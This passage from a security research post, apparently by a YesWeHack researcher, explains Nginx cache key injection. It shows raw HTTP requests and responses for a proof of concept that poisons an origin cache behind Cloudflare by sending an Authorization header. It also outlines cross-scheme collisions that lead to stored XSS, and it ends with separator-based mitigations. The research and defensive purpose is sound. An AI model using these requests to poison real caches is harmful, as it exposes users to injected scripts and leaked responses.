
A normal HTTPS request to `dummywebsite.localhost` then produces the following fragments:

```
1"https" + "dummywebsite.localhost" + "/"
```

These fragments produce the same final cache key:


```
1"httpsdummywebsite.localhost/"
```

Nginx therefore serves the poisoned response to the HTTPS request:



The response now references the host with an `s` prefix. A complete exploit requires the attacker to control that prefixed domain and serve `main.js`. When the victim's browser loads the cached page, the attacker-controlled JavaScript executes as stored XSS.

The following diagram summarises the cross-scheme cache key collision and stored XSS workflow:




Bypassing Cloudflare to target an Nginx origin cache

Modern infrastructures often place a CDN edge cache in front of an origin cache. The CDN serves content near users to reduce latency, while the origin cache reduces repeated requests to the backend. To attack the inner cache, an attacker first needs the edge layer to forward the request without storing or serving its own cached response.

One useful difference appears in how caching layers handle the HTTP Authorization header. With Origin Cache Control enabled, Cloudflare normally bypasses its cache for a request containing this header unless the origin explicitly permits shared caching. Nginx does not automatically apply the same rule, although administrators can configure `proxy_cache_bypass` and `proxy_no_cache` for `$http_authorization`.

This difference can send the attacker's request through Cloudflare to Nginx, where cache key injection can target the origin cache:



In this proof of concept, the attacker splits `XYZ` between the `/XY` endpoint and the HTTP `Accept: Z` header. Cloudflare returns `CF-Cache-Status: BYPASS` because the request includes `Authorization`, then forwards the request to Nginx. The `X-Cache: MISS` response confirms that Nginx forwarded the request to the backend before storing the response under the injected key.

```
GET /XY HTTP/2
Host: dummywebsite.eu
X-Auth: DEFCON34
Authorization: x
Accept: Z
```

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 392
X-Cache: MISS
X-Debug: httpserver/XYZ
Cf-Cache-Status: BYPASS

{
    "Accept":"Z",
    "Accept-Encoding":"gzip, br",
    "Authorization":"x",
    "Cdn-Loop":"cloudflare; loops=1",
    "Cf-Connecting-Ip":"2.70.152.216",
    "Cf-Ipcountry":"SE",
    "Cf-Ray":"a102ac6d8a3abe8f-ARN",
    "Cf-Visitor":"{\"scheme\":\"https\"}",
    "Connection":"close",
    "Host":"server",
    "X-Auth":"DEFCON34",
    "X-Forwarded-For":"2.70.152.216",
    "X-Forwarded-Proto":"https"
}
```

To confirm the collision, send a second request to `/XYZ` without the `Accept` header. Nginx concatenates the empty `Accept` value with `/XYZ`, producing the same final key as `/XY` plus `Accept: Z`.

Keep the `Authorization` header in this verification request so Cloudflare continues to bypass its edge cache. The `X-Cache: HIT` response then proves that Nginx served the entry created by the first request.

```
GET /XYZ HTTP/2
Host: dummywebsite.eu
X-Auth: DEFCON34
Authorization: x
```

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 392
X-Cache: HIT
X-Debug: httpserver/XYZ
Cf-Cache-Status: BYPASS
Server-Timing: cfCacheStatus;desc="BYPASS"
Server-Timing: cfEdge;dur=9,cfOrigin;dur=2

{
    "Accept":"Z",
    "Accept-Encoding":"gzip, br",
    "Authorization":"x",
    "Cdn-Loop":"cloudflare; loops=1",
    "Cf-Connecting-Ip":"2.70.152.216",
    "Cf-Ipcountry":"SE",
    "Cf-Ray":"a1024ead7cbf76a9-ARN",
    "Cf-Visitor":"{\"scheme\":\"https\"}",
    "Connection":"close",
    "Host":"server",
    "X-Auth":"DEFCON34",
    "X-Forwarded-For":"2.70.152.216",
    "X-Forwarded-Proto":"https"
```

A later request without `Authorization` may be served by Cloudflare if the edge already holds a matching response. If that edge entry expires or is absent, Cloudflare requests the resource from Nginx and may receive the poisoned origin-cache response.

Cache key injection impact

The impact of cache key injection ranges from sensitive-data exposure to content compromise and service disruption. A colliding key can expose cached restricted responses, serve malicious or erroneous content to other users, cause CPDoS or produce stored XSS when executable content is injected. Severity depends on the affected endpoint, cache lifetime, number of users sharing the cache and whether the poisoned response propagates through edge or origin caching layers.

How to prevent cache key injection and cache poisoning

Preventing cache key injection requires more than hashing the final key. If two sets of fragments produce the same concatenated byte string, hashing that string still produces the same result. The cache key must preserve the boundary and meaning of every component before any final hash is calculated.

Avoid concatenating raw, variable-length values without separators or structural encoding. The following key is ambiguous because the boundary between `$request_uri` and `$http_accept` is not represented:

```
1proxy_cache_key "$scheme$host$request_uri$http_accept";
```

Conceptually, a safe cache-key concatenation should look similar to this:

```
1"$scheme|$host|$request_uri|$http_accept";
```

Opportunities for further cache key injection research

This research only scratches the surface of cache key injection. The vulnerability remains underestimated, and many opportunities likely remain for attacking keyed values across layered caches, normalisation boundaries, and application-specific key formats.

I hope these techniques encourage deeper research into collisions created from values that defenders normally consider safe because they are keyed. If you discover a new technique or unusual behaviour, I'd love to hear about it. You can contact me on Discord at `Brumens` or by email at `a.brumen@yeswehack.com`.

References & further reading

- Web Cache Entanglement: Novel Pathways to Poisoning - James Kettle, director of research, PortSwigger
- Nginx `proxy_cache_key` and proxy cache directives - official Nginx documentation

- Nginx content caching guide - official Nginx documentation
- Cloudflare cache documentation - official Cloudflare documentation
- HTTP caching guide - MDN Web Docs
- Black-box testing techniques for web applications - YesWeHack

---